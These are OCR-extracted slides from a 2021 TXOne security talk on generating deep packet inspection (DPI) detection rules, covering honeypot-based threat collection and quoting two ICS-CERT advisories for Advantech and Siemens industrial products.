Some Things about Automatic DPI Rule Generation
關於自動生成網路威脅偵測特徵碼的二三事

Canaan Kao, Patrick Kuo and Fisher Wu
canaan_kao@txone-networks.com
canaan_kao@trendmicro.com

2021/05/06

About the speaker

- Canaan Kao
  - DPI/IDS/IPS engineer since 2001.
  - A Ph.D., led the anti-botnet project of MoECC in NTHU (2009-2013).
    - Held “Botnet of Taiwan” (BoT) workshops (2009-2014).
  - He was a speaker of Hacks in Taiwan conference (HitCon) in 2014, 2015 and 2019.
  - His primary research interests are in network security, intrusion detection system, reversing engineering, malware detection, and embedded system

 Copyright 2019 Trend Micro Inc. | Confidential

TXOne CyberSec 2021 系列演講

Time	5/4	5/5	5/6
10:00 - 10:30			你讓人用它看設備，我們研究你的安全
10:45 - 11:15	Cybersecurity in Digital Transformation Journey (Eva and Terence)		
11:30 - 12:00			獵捕 IoT 與 ICS 世界的大聯盟威脅：深入剖析 IoT 威脅態勢
14:00 - 14:30 (session conflict)			重建天堂之門：從 32bit 地獄一路打回天堂聖地 關於自動生成網路威脅偵測特徵碼的二三事
14:45 - 15:15	歷史共業 - 公開與私有工控通訊協定的共同缺陷		
16:45 - 17:15	知易行難的網路隔離在工控網路安全的問題與挑戰	關鍵基礎設施的數據洩露大揭秘 - 以台灣為例的深入分析	

Agenda

- About DPI rules
- The selection method for the unusual honeypot attacks
- IoT Malware? ICS Malware?
- Cross-platform Malware family rule generation with machine Learning

 Copyright 2019 Trend Micro Inc. | Confidential


About DPI rules

What are DPI (Deep Packet Inspection) rules?

- 以實務面來說，只要是可以對 network packets 及其衍生資料 進行比對的，都可以叫 DPI。
  - 常見的有
    - 以 packet 為比對標的
    - 以 connection為比對標的 (跨 packets)
    - 以 局部/完整 檔案為比對標的

 Copyright 2019 Trend Micro Inc. | Confidential

如果你需要 DPI rule 的背景知識....
(推薦大家一份教材)



 Copyright 2019 Trend Micro Inc. | Confidential

如果你需要 DPI rule 的背景知識....

- https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20workshops/Jack%20Mott%20and%20Jason%20Williams%20-%20Practical%20Network%20Signature%20Development%20For%20Open%20Source%20IDS/


- DEF CON 25 workshops/
  - Jack Mott and Jason Williams - Practical Network Signature Development For Open Source IDS
  - 含 workbook 與 VM (ova) ☺

 Copyright 2019 Trend Micro Inc. | Confidential

天下武功 無堅不破 唯快不破
(對於新網路威脅的反應也是如此)

 Copyright 2019 Trend Micro Inc. | Confidential

The timeline of vulnerability



 Copyright 2019 Trend Micro Inc. | Confidential

But…. 去哪裡找新網路威脅/攻擊呢？

- Mass attacks/Malware
  - 無特定對象的攻擊
    - 把自己裝很弱，暴露在公開網路上，希望壞人來打。
      - E.g., Honeypot systems
- Targeted attack/Malware
  - 針對特定對象的攻擊
  - 攻擊樣本通常只存在於**受害者**
  - **APT (一般老百姓，大概不會被這種打)**
  - **(有關係才有樣本)**
- 自己挖的 0days ☺

 Copyright 2019 Trend Micro Inc. | Confidential

Protected by TXOne Signature – TXOne Research (自己挖 0day, 我們的 rules 可以優先反應 ☺)

ICS Advisory (ICSA-21-124-01)

More ICS-CERT Advisories

Advantech WISE-PaaS RMM

Original release date: May 04, 2021

Print | Tweet | Send | Share

Legal Notice

All information products included in https://us-cert.cisa.gov/ics are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see https://us-cert.cisa.gov/tlp/.

1. EXECUTIVE SUMMARY

- CVSS v3 9.1
- **ATTENTION:** Exploitable remotely/low attack complexity
- **Vendor:** Advantech
- **Equipment:** WISE-PaaS/RMM
- **Vulnerability:** Use of Hard-coded Credentials

2. RISK EVALUATION

Successful exploitation of this vulnerability could allow an attacker to obtain sensitive information.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following Advantech products are affected:

- WISE-PaaS/RMM versions prior to 9.0.1

3.2 VULNERABILITY OVERVIEW

3.2.1 USE OF HARD-CODED CREDENTIALS CWE-798

ICS Advisory (ICSA-21-033-02)

More ICS-CERT Advisories

Siemens SIMATIC HMI Comfort Panels & SIMATIC HMI KTP Mobile Panels

Original release date: February 02, 2021

Print | Share

Legal Notice

All information products included in https://us-cert.cisa.gov/ics are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see https://us-cert.cisa.gov/tlp/.

1. EXECUTIVE SUMMARY

- CVSS v3 8.1
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** Siemens
- **Equipment:** SIMATIC HMI Comfort Panels, SIMATIC HMI KTP Mobile Panels
- **Vulnerability:** Missing Authentication for Critical Function

2. RISK EVALUATION

Successful exploitation of this vulnerability could allow a remote attacker to gain full access to the device(s) if the Telnet service is enabled.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of these Siemens SIMATIC HMI products, which are used for operator control and monitoring of machines and plants, are affected:

- SIMATIC HMI Comfort Panel (including SIPLUS variants): All versions before v16 Update 3a
- SIMATIC HMI KTP Mobile Panels: All versions before v16 Update 3a

3.2 VULNERABILITY OVERVIEW

3.2.1 MISSING AUTHENTICATION FOR CRITICAL FUNCTION CWE-306


Affected devices with enabled Telnet service do not require authentication for this service. This could allow a remote attacker to gain full access to the device.

CVE-2020-15798 has been assigned to this vulnerability. A CVSS v3 base score of 8.1 has been calculated; the CVSS vector string is (AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H).

© 2021 TXOne Networks Inc.

除了自己挖 0day….


- 辦比賽也是一招 ☺



 Copyright 2019 Trend Micro Inc. | Confidential

General CVE Market Coverage of Vendors 2018

(source: https://cdn.ihsmarkit.com/www/pdf/1019/Vulnerability_Project_Whitepaper.pdf)



 Copyright 2019 Trend Micro Inc. | Confidential

300+ honeypots

